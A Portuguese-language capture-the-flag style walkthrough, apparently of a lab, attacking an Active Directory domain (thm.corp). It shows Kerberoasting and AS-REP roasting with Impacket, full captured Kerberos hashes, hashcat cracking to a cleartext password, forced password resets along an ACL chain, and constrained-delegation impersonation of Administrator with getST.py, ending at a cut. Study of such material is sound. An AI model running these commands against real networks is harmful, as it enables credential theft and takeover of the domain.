GetUserSPNs.py thm.corp/evilpc\$: 'EvilPc$00' -dc-ip 10.10.71.169
```

```
arthur-streLOW@ubuntu-star:~/bloodhound$ GetUserSPNs.py thm.corp/evilpc\$: 'EvilPc$00' -dc-ip 10.10.71.169
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
CIFS/BDEWVIR1000000	MARCELINO BALLARD	CN=AN-173-distlist1,OU=G00,OU=People,DC=thm,DC=corp	2023-06-12 13:05:55.645235	<never>	
CIFS/HAYSTACK	3811465497SA	CN=Remote Management Users,CN=Builtin,DC=thm,DC=corp	2023-06-12 13:05:58.082696	<never>	
MSSQL/BDEWVIR1000000	MARION_CLAY	CN=Protected Users,CN=Users,DC=thm,DC=corp	2023-06-12 13:05:58.379575	<never>	
ftp/HAYSTACK	MARION_CLAY	CN=Protected Users,CN=Users,DC=thm,DC=corp	2023-06-12 13:05:58.379575	<never>	
https/HAYSTACK	FANNY_ALLISON	CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp	2023-06-12 13:05:55.067142	<never>	
kafka/HAYSTACK	FANNY_ALLISON	CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp	2023-06-12 13:05:55.067142	<never>	
kafka/BDEWVIR1000000	CYRUS_WHITEHEAD	CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp	2023-06-12 13:05:54.332753	<never>	
MSSQL/HAYSTACK	TRACY_CARVER	CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp	2023-06-12 13:05:53.879633	<never>	
POP3/BDEWVIR1000000	DEANNE WASHINGTON	CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp	2023-06-12 13:05:54.488998	<never>	
POP3/HAYSTACK	DARLA_WINTERS	CN=Domain Computers,CN=Users,DC=thm,DC=corp	2023-07-18 13:21:44.443061	2023-07-18 13:28:56.952295	constrained

Essas contas estão associadas a **serviços no domínio** (ex: `CIFS`, `MSSQL`, `POP3`, `HTTPS`, etc). Como elas têm SPNs registrados, você pode:

```
GetUserSPNs.py -request thm.corp/evilpc\$: 'EvilPc$00' -dc-ip 10.10.71.169
```

```
[~] CCache file is not found. Skipping...
$krb5tgs$23$*MARCELINO_BALLARD$THM.CORP$thm.corp/MARCELINO_BALLARD*$32dd647134f2c4719aae7cced0737d
52$0829a6a21896cebfb8d8c837a133aeb09e48f3fff1563db2a7f99b7417e68c525f87f6c77401415233c0b17948436872
c957c8260d31739d654cc3f775045198b36902a90f91c6a8cb5a4e92310d7ba9408bba4b6ff8933f58b547fa32efb8d52e
a16c0bd3e9d6b4faa2afb44b0958ec81a5e11b7e513342b182ec7d478bada2c69d5f9fa04f26b6245f4fd19a8f2f6af151
745eb9da73c5411e588ddfb4f210ba17ab0fea64db60bd203f01f867358b1a3a0b96e55f5b89af6b488d5b0ad91804ae7b
d192227bdc632bdeea50161c1ce7a374561382b32f6400700888c7dfce909b9686e28c9062388410a322234b21719ffea
d7c67cb469c224423fd8d38d64ab42ba4dde01bf7f4095ec26f66bb8857790f48b071cb5715b3e8fa71186c564eab18636
816e67a690df3adea0f51b88ba2df39a14e26345aeba722853a8c465106d75e90060d11a0331add5645f7bbec554623f83
3ce39724b55d1ea1e2e3b359fbed6485d863d493a8420bfbf41c7059be6ee221596555af96e996f66de0594afb18c186d
535927d18d9b1081c127a9a9f4a75caf68597841760f0ba280bccf58585006626a1e35c45771f8b22c409bf1264c65d666
5399aa9560f05f4492a11686733869b7a0bcda23a9a7c2ff10eb9bc43dc90f8cda994ad00f40b6be98fbbcf45f6aad2f8
c66cfd6c82ecf5bfbabd903c11072e9470a431169205463b56f7485e5925c27facb542c2b79bf0036d47c729ce7513b390e
50cc05e8980e0b55d0e08ac4a3f94ed895c6190039359db123a7ff1d55559cae40edc754daa5992c091360ac9255a5d6fc
976a73c095da693ae051b70e748374604661ae899d4aa918a55da4601d15f46f26e149e98115d541acb35bf83f9cf33aa4
f9fa7ca549529994fe36d1ca7b97d4a69f448ed079fd80703ba7dfd4abb464920361ba93edaa121fdf65087726d08b0617
1cefcd1d466066ec19851c25d2d1b72368a6b620b5117b7924677d1188ed4d1b5953b21bf79f8b0952c407a23fa2ddc3bc8
f9a8a232a4f6a7fd4ab8e323eb282754bfa9028f0c6266498cb3370d2b95b83d481588b36bed7d11ff0bb3854f33337cdb
bf0e742c9c97aa00b8a1f6c0a57cfc09a7ea8cca310a7ad96de5ac9b7b8022914ed36f26516f043aee05d7a7153b952146
2d48315d472c79789cef4bdf7254546cc14c9bd1293b59fada6ec29503bfc1f819d2bf9c60cfee44dfabf5fffb2c725ec42
dc5ef22c2b3fa5210c8938367fdd808d0aa621cf89806fd5d73241a865fad622c1dbe5ad3b2dbe3185380d7154c53f738c
141501bdfd34b98165f2bb55185f58e5996a8f695ec5ea6f73913f461d8ef863c5e28616bed6cb6f74fa6f90338c84edce
eafc7b6b648b4dbe9868588a8f9e081b7b3085c6b65ac6a7335953283654d7f0a527a36a82969fd8eb9abf8aa2f
$krb5tgs$23$*3811465497SA$THM.CORP$thm.corp/3811465497SA*$675541994e17dfa7d108ef8e6c6505ab5f94cdd3
e35e9a79706f6369a76550b257e72c2fffaf71a6bf4fb0ed27584268ba7d032c606892e421918aa5586dd38b7f67656122
65eb069d61f81eae3cb64ba6aa8b6c371bacae8c04f1bdf920fd470ce785df39e7b6e6347f963d376345ec0b7aba68c082
615dffffb93c564c06397122a6a8954787179a4778d1324fb9bf58130ce3b705c58f73dcddc16518184114da512952d908f
c791a7fadb601e67dc40ef45cde2fe54fc88c7414bd49f899e27cdc4b96d64b4cbf307c2b09e87e16d0bdd31c6607dc74a
4661f9b9d7c1367679375a5ffa009e8860adef7bf3d273e4798c632c0fb11ed2da83f957efabde7413e2c58d76f5e16ab
ae5fc06c1c3ff67f1de1e36d0d74fbde593a31a5dd8b525e7b44f5a5a0a3e5b55b84c0799415d676587df70b9ad8a9f112
3a1e074aae4c45420942cb2309a9b3a1a4dfcde3171626179720b1fd7ae0d79520ff2c2793182fdccbe1f4c6f6b24ccf85
f380c845611945f53eed00a410523dd5b9a780d17cfff9d65f096279298d497c9afb04c4ac2b33437280975c8ecc76dbdc8
566869802717a66a59b80dff4ff484135b9c4c96f61877d747e0a6f8dc46548ea6ccc61db921a7207725e917e36ad9c074
ca90d6fb9fb6a11e46e00e73c92edc239494e593d33759869ef44e1aa2f47cd8134d5a21849540b30dc9b948335c27751
dfb6604e44852e842f09c7a009825a2f1cb7d7c426838249282f8c946b6af5a6a181c332806b61f9789398f7ef5f04e856
204b22b72724c9f6936818b99b1fd6b28783f967f30cdc4f6326969c82353397f6eebe995e6d5bc26bf5450ee15261f495
a5a77cb301ecd8dfd4e2c55e0a9331a16f26aede9f4fb904d4548aadfb8c114529f1cd4d40a139afd880a59363817ce706
a6cdcf3e942f71d67976b5e7bb0932ba1e886c6ad3170708a1f896d3e3aa97d6f83f5ec28cfd184893deaf2b2b767ddad3
d209d457553f61b46a941181ea528d901436875c34fe44b799aead5abf2af430c4b5a2afb3ec5b47e03597e931afbcd6c5
748a75a25d60c4e093b323a144241597234f3c64be5bdaca7d9bde324a436ad451867d952ce98ca65289122c91eb430372
d072eea2a6333edc1cd14a1ee691631dd334d86fd5aab3ce7d07fab7f1eaaa180bcf2ef06ab86655450bfec55f31083959
a201c5d7c6f0fc911ce649d30f1833d083ebb3d7ca95a8f0b5166a3e72d775426e010a2024d7547101f647b4a4e8990b1f
908dd189e4f5dd7d07a9b029a3b8e443903a2b1c705605f24dd21a206ae6c6af650e3a648660283f15c3b7d3d40a28fabf
```

Com isso, salvei tudo em um `.txt` e, na minha máquina, iniciei a quebra com o Hashcat usando o comando:

```
hashcat -m 13100 spn_hash.txt /home/arthur-strelow/SecLists/Passwords/Leaked-
Databases/rockyou.txt --force
```

porém, não obtive sucesso."

RPCClient

O `rpcclient` é uma ferramenta da suíte Samba usada para interagir com serviços RPC (Remote Procedure Call) em máquinas Windows.

Ela permite que você:

- Enumere usuários, grupos, políticas e compartilhamentos

- Obtenha informações do Active Directory

Faça tudo isso usando apenas credenciais válidas, mesmo com baixos privilégios
Muito útil em enumeração pós-comprometimento, especialmente em ambientes AD.

Uma das tentativas foi utilizar o `rpcclient` para obter informações adicionais, com o seguinte comando:

```
rpcclient -U 'thm.corp/evilpc$%EvilPc$00' 10.10.71.169
```

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[3091731410SA] rid:[0x457]
user:[ERNESTO_SILVA] rid:[0x458]
.
.
.
user:[LEANN_LONG] rid:[0x47d]
user:[RAQUEL_BENSON] rid:[0x47e]
user:[AUTOMATE] rid:[0x484]
```

Ao executar o `enumdomusers`, foram listados diversos usuários do domínio.

Com o `rpcclient`, seria possível enumerar outras informações, mas optei por coletar apenas os nomes de usuários para aplicar a técnica de `AS-REP Roasting`.

AS-REP Roasting

Com os nomes extraídos anteriormente, realizei uma espécie de força bruta em busca de contas que não exigem pré-autenticação

```
GetNPUsers.py thm.corp/ -usersfile users.txt -no-pass -dc-ip 10.10.71.169
```

Com isso, identifiquei duas contas vulneráveis.

```
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:36a3aaf58671f665a87d42c91006b706$7ac0
b2ca9edf85d51dba4ab7a0f4d623749933a3dba9a82de9a0364ce7b416ef71701952fc8573
fa2ed2cbd1dfefb062628e1099465e72059901cfc7888fae6ae18b97dceb40152e757ee514b
34597ee5d1d15e171efbfc0188d7e2a6c046161b9da43587cb1d2555a5e099025a81a7d78e
24e3a347d1b5f7665df5bff43fd3ae4e68d1f3d693031958598f94d32af3b2718504f4d2d2
0b505114e62ce6bae8ed4f8e0852b3ee3089176eea2a6ae858806983569846eafd4755f599
8461c3ebddfd06951126e6ded4c9cd9172cd7b1247c73869b417f2ca66bff5d720f528e08
68d93ade
```

```
$krb5asrep$23$TABATHA_BRITT@THM.CORP:c413df44017d8e4647434095b1665322$d3ad
023605cb2cc766f23dcaf79aae3f90b5658bcdd587dfa54451d8a3f5a6453c1768d3d70349
e18028dce48134657c91e365db896f8379eae88b7c6fd4132fd903f26a587ca06821b5be7d
1325f0192735b2ea0d542fc3968a46f25719513e64e5d33d9a3b6eed433be2321fbdb096d9
29043c15a0461d85863ce3b6f25e272310c17fb54539c4b08513fc749436a5a368ef91e863
c91e139ca9f6311b506b81edbbffc91ef463bad5ecf952c0fe286368e2ff99ef55dc647670
28bc3a355cca28d2e60362bd27ae8616f86e6e7ff46513952456216f873dd78793231ec854
b812890f
```

Utilizei o Hashcat para realizar a quebra dos hashes obtidos.

```
hashcat -m 18200 spn_hash.txt /home/arthur-strelow/SecLists/Passwords/Leaked-
Databases/rockyou.txt --force
```

Credenciais

```
$ krb5asrep23TABATHA_BRITT@THM.CORP:c413d.....4b812890f:marlboro(1985)
```

Com a quebra do hash, foi possível verificar os acessos via SMB e, de fato, conseguimos autenticar com a usuária TABATHA_BRITT.

```
arthur-strelow@ubuntu-star:~$ netexec smb 10.10.71.169 -u TABATHA_BRITT -p 'marlboro(1985)'
SMB 10.10.71.169 445 HAYSTACK [*] Windows 10 / Server 2019 Build 17763 x6
4 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB 10.10.71.169 445 HAYSTACK [+] thm.corp\TABATHA_BRITT:marlboro(1985)
arthur-strelow@ubuntu-star:~$ smbclient -U 'THM.CORP\TABATHA_BRITT' //10.10.71.169/SYSVOL
Password for [THM.CORP\TABATHA_BRITT]:
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Mon Jun 12 11:25:03 2023
.. D 0 Mon Jun 12 11:25:03 2023
thm.corp Dr 0 Mon Jun 12 11:25:03 2023

7863807 blocks of size 4096. 3026682 blocks available
smb: \> cd thm.corp
smb: \thm.corp\> dir
. D 0 Mon Jun 12 11:31:52 2023
.. D 0 Mon Jun 12 11:31:52 2023
DfsrPrivate DHSr 0 Mon Jun 12 11:31:52 2023
Policies D 0 Mon Jun 12 15:40:35 2023
scripts D 0 Mon Jun 12 11:25:03 2023

7863807 blocks of size 4096. 3026682 blocks available
smb: \thm.corp\>
```

Usuário: TABATHA_BRITT

Obtendo informações

Listando as pastas que a usuária tem permissão

```

arthur-strelow@ubuntu-star:~$ crackmapexec smb 10.10.103.187 -u TABATHA BRITT -p 'marlboro(1985)' --shares
SMB 10.10.103.187 445 HAYSTACK [*] Windows 10.0 Build 17763 x64 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB 10.10.103.187 445 HAYSTACK [*] thm.corp\TABATHA_BRITT:marlboro(1985)
SMB 10.10.103.187 445 HAYSTACK [*] Enumerated shares
SMB 10.10.103.187 445 HAYSTACK Share Permissions Remark
SMB 10.10.103.187 445 HAYSTACK -----
SMB 10.10.103.187 445 HAYSTACK ADMIN$ Remote Admin
SMB 10.10.103.187 445 HAYSTACK C$ Default share
SMB 10.10.103.187 445 HAYSTACK Data READ,WRITE
SMB 10.10.103.187 445 HAYSTACK IPC$ Remote IPC
SMB 10.10.103.187 445 HAYSTACK NETLOGON READ Logon server share
SMB 10.10.103.187 445 HAYSTACK SYSVOL READ Logon server share
arthur-strelow@ubuntu-star:~$

```

Então com o usuário `AUTOMATE` eu comecei listar as permissões que a `TABATHA_BRITT` tinha

```
Get-ADUser -Identity TABATHA_BRITT -Properties *
```

```
AccountExpirationDate      :
accountExpires             : 0
AccountLockoutTime        :
AccountNotDelegated       : False
AllowReversiblePasswordEncryption : False
AuthenticationPolicy       : {}
AuthenticationPolicySilo  : {}
BadLogonCount             : 0
badPasswordTime           : 133917169612790783
badPwdCount               : 0
CannotChangePassword      : False
CanonicalName             : thm.corp/Users/TABATHA_BRITT
Certificates              : {}
City                     :
CN                       : TABATHA_BRITT
codePage                 : 0
Company                  :
CompoundIdentitySupported : {}
Country                 :
countryCode              : 0
Created                 : 6/12/2023 4:05:56 PM
createTimeStamp          : 6/12/2023 4:05:56 PM
Deleted                 :
Department              :
Description              :
DisplayName              : TABATHA_BRITT
DistinguishedName        :
CN=TABATHA_BRITT,CN=Users,DC=thm,DC=corp
Division                :
DoesNotRequirePreAuth    : True
dSCorePropagationData    : {6/16/2023 1:29:43 PM, 6/16/2023
12:26:58 PM, 6/13/2023 1:49:29 PM, 6/12/2023 4:06:06 PM...}
EmailAddress            :
EmployeeID              :
```

```

EmployeeNumber          :
Enabled                  : True
Fax                      :
GivenName                :
HomeDirectory            :
HomedirRequired          : False
HomeDrive                :
HomePage                 :
HomePhone                :
Initials                 :
instanceType             : 4
isDeleted                :
KerberosEncryptionType   : {}
LastBadPasswordAttempt    : 5/14/2025 5:22:41 PM
LastKnownParent          :
lastLogoff               : 0
lastLogon                : 133917170093737156
LastLogonDate            : 5/14/2025 5:17:07 PM
lastLogonTimestamp       : 133917166270097581
LockedOut                : False
logonCount               : 6
logonHours               : {255, 255, 255, 255...}
LogonWorkstations        :
Manager                  :
MemberOf                 : {CN=Gu-gerardway-
distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp, CN=AN-173-
distlist1,OU=G00,OU=People,DC=thm,DC=corp, CN=Terminal Server License
Servers,CN=Builtin,DC=thm,DC=corp, CN=Windows Authorization Access
Group,CN=Builtin,DC=thm,DC=corp...}
MNSLogonAccount          : False
MobilePhone              :
Modified                 : 5/14/2025 5:17:07 PM
modifyTimeStamp           : 5/14/2025 5:17:07 PM
msDS-User-Account-Control-Computed : 0
Name                     : TABATHA_BRITT
nTSecurityDescriptor     :
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory           :
CN=Person,CN=Schema,CN=Configuration,DC=thm,DC=corp
ObjectClass              : user
ObjectGUID               : 2d912e24-543b-49d5-a6e2-
323b5377a791
objectSid                : S-1-5-21-1966530601-3185510712-

```

10604624-1131

```

Office :
OfficePhone :
Organization :
OtherName :
PasswordExpired : False
PasswordLastSet : 8/21/2023 8:32:59 PM
PasswordNeverExpires : True
PasswordNotRequired : False
POBox :
PostalCode :
PrimaryGroup : CN=Domain
Users,CN=Users,DC=thm,DC=corp
primaryGroupID : 513
PrincipalsAllowedToDelegateToAccount : {}
ProfilePath :
ProtectedFromAccidentalDeletion : False
pwdLastSet : 133371235795713062
SamAccountName : TABATHA_BRITT
sAMAccountType : 805306368
ScriptPath :
sDRightsEffective : 0
ServicePrincipalNames : {}
SID : S-1-5-21-1966530601-3185510712-
10604624-1131
SIDHistory : {}
SmartcardLogonRequired : False
sn : TABATHA_BRITT
State :
StreetAddress :
Surname : TABATHA_BRITT
Title :
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UseDESKeyOnly : False
userAccountControl : 4260352
userCertificate : {}
UserPrincipalName : TABATHA_BRITT@thm.corp
uSNChanged : 159839
uSNCreated : 13477
whenChanged : 5/14/2025 5:17:07 PM
whenCreated : 6/12/2023 4:05:56 PM

```


Não mostrou muita coisa relevante. Então partimos para os grupos que ela faz parte

```
net user TABATHA_BRITT /domain
```

```

User name                TABATHA_BRITT
Full Name                TABATHA_BRITT
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        8/21/2023 8:32:59 PM
Password expires         Never
Password changeable      8/22/2023 8:32:59 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               5/14/2025 5:23:29 PM


Logon hours allowed      All

Local Group Memberships  *RAS and IAS Servers  *Remote Desktop Users
                        *Terminal Server Licen*Windows Authorization
Global Group memberships *AN-173-distlist1     *Gu-gerardway-distlist
                        *Domain Users

The command completed successfully.

```

Uma informação crucial se mostrou para mim, ela está no grupo do "Remote Desktop Users", ou seja, temos acesso ao RDP




BloodHound mais uma vez

Caçando eu acabei encontrando uma alternativa do `bloodhound` que estava tentando usar no início.

```
python3 bloodhound.py -ns 10.10.103.187 --dns-tcp -d THM.CORP -u  
'TABATHA_BRITT' -p 'marlboro(1985)' -c All --zip
```

Procurando por pontos interessantes eu acabei fazendo um caminho da `TABATHA_BRITT` -> `DARLA_WINTERS`



1. TABATHA_BRITT tem GenericAll sobre SHAWNA_BRAY
 1. Tenho controle total sobre o objeto, incluindo
 1. Resetar a senha de SHAWNA
 2. Autenticar como ela
2. SHAWNA_BRAY pode resetar a senha de CRUZ_HALL
 1. Igual o caso acima
3. CRUZ_HALL pode:
 1. Trocar a senha da DARLA_WINTERS
 2. Tem GenericWrite e owns sobre ela
 3. Pode-se redefinir a senha de DARLA ou até modificar atributos como SPNs (se aplicável)

Trocando a senha de outras contas

Processo de troca de senha pode ser feito pelo Powershell (Com algum módulo ou nativo) e pelo RPC

```
net user SHAWNA_BRAY NovaSenha123! /domain
```

```
PS C:\Users\TEMP> net user SHAWNA_BRAY NovaSenha123! /domain
The command completed successfully.

PS C:\Users\TEMP> 
```

Usuário: SHAWNA_BRAY

Entro via RPC

```
rpcclient -U 'THM\SHAWNA_BRAY%NovaSenha123!' 10.10.103.187
```

Altero a senha do Cruz_hall. Aqui está acontecendo uma espécie de Pivoting, devido estar pulando de usuário em usuário.

```
setuserinfo2 CRUZ_HALL 23 "NovaSenha123!"
```

Usuário: CRUZ_HALL

Entro via RPC

```
rpcclient -U 'THM\CRUZ_HALL%NovaSenha123!' 10.10.103.187
```

```
setuserinfo2 DARLA_WINTERS 23 "NovaSenha123!"
```

Escalção de Privilégios por meio da usuário DARLA_WINTERS

Checando o usuário pelo BloodHound, da para ver que o usuário está ativo para executar `constrained delegation`

O que é constrained delegation


A delegação restrita permite que **um serviço autenticado em nome de um usuário se passe por esse usuário para acessar outros serviços específicos**.

Em termos simples:

Darla pode dizer ao AD:

“Oi, o **usuário X** se autenticou comigo. Eu quero agir em nome dele no serviço **CIFS** da máquina **HAYSTACK**”.

Mas só funciona **para os SPNs permitidos** (no caso, `cifs/haystack.thm.corp`).



```
Allowedtodelegate:      cifs/HayStack.thm.corp/thm.corp
                        cifs/HayStack.thm.corp
                        cifs/HAYSTACK
                        cifs/HayStack.thm.corp/THM
                        cifs/HAYSTACK/THM
```

A conta `DARLA_WINTERS` está **configurada com delegação restrita** para os seguintes SPNs :

- ``cifs/HAYSTACK``
- `cifs/haystack.thm.corp`

Isso significa que **Darla pode agir em nome de qualquer usuário**, inclusive o **Administrador**, para o serviço CIFS na máquina HAYSTACK (ex: compartilhamento de arquivos ou execução remota via WMI).

Cifs > common internet file system

- É o **serviço de compartilhamento de arquivos** usado no Windows.
- Funciona sobre o protocolo **SMB** (Server Message Block).
- Permite que usuários **acessem pastas, arquivos e impressoras** em outros computadores pela rede.
- Usa **Kerberos ou NTLM** para autenticação.
- O **SPN** `cifs/hostname` representa esse serviço no Active Directory.
- Em ataques de **delegação (como Constrained Delegation)**, o CIFS pode ser usado para **se passar por outro usuário** e acessar compartilhamentos remotos.

Como funciona o ataque

Entendendo os Tickets


TGT (Ticket Granting Ticket)

- É o **primeiro ticket** que você recebe ao se autenticar no domínio.
- Serve como **prova de que você é você**.
- É emitido pelo **KDC (Key Distribution Center)** e permite **pedir acesso a outros serviços**
- Funciona como um **“passe de entrada”** para o mundo do Kerberos.

 “Eu sou o Arthur. Aqui está meu TGT. Agora quero acessar o serviço X.”

TGS (Ticket Granting Service Ticket)

- É o **ticket que dá acesso real a um serviço específico**, como:
 - `CIFS` (compartilhamento de arquivos)
 - `HTTP` (web)
 - `MSSQLSvc` (SQL Server)
- Você usa seu **TGT para pedir um TGS** ao KDC.

 “Com meu TGT, peço ao domínio: quero um TGS para acessar o compartilhamento `cifs/haystack`.”

Etapa 1 - Gerar um TGS falso como se fosse o `administrator`

Usando o script `getST.py`, que faz:

1. Solicita um TGT legítimo da `darla`
2. Solicita ao DC:
 1. Um ticket dizendo "Darla quer agir como Administrador"
 2. E esse ticket será válido **somente para o serviço CIFS da máquina HAYSTACK**

```
python3 getST.py -spn "cifs/haystack.thm.corp" -impersonate Administrator
thm.corp/DARLA_WINTERS:NovaSenha123!
```

Esse comando vai gerar um ticket Kerberos **TGS** que permite Darla **agir como se fosse o Administrador** para acessar o serviço `cifs` de `haystack`.

O ticket será salvo como `Administrator.ccache`.

```
[ - ] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Etapa 2 - Exportar o ticket para o ambiente

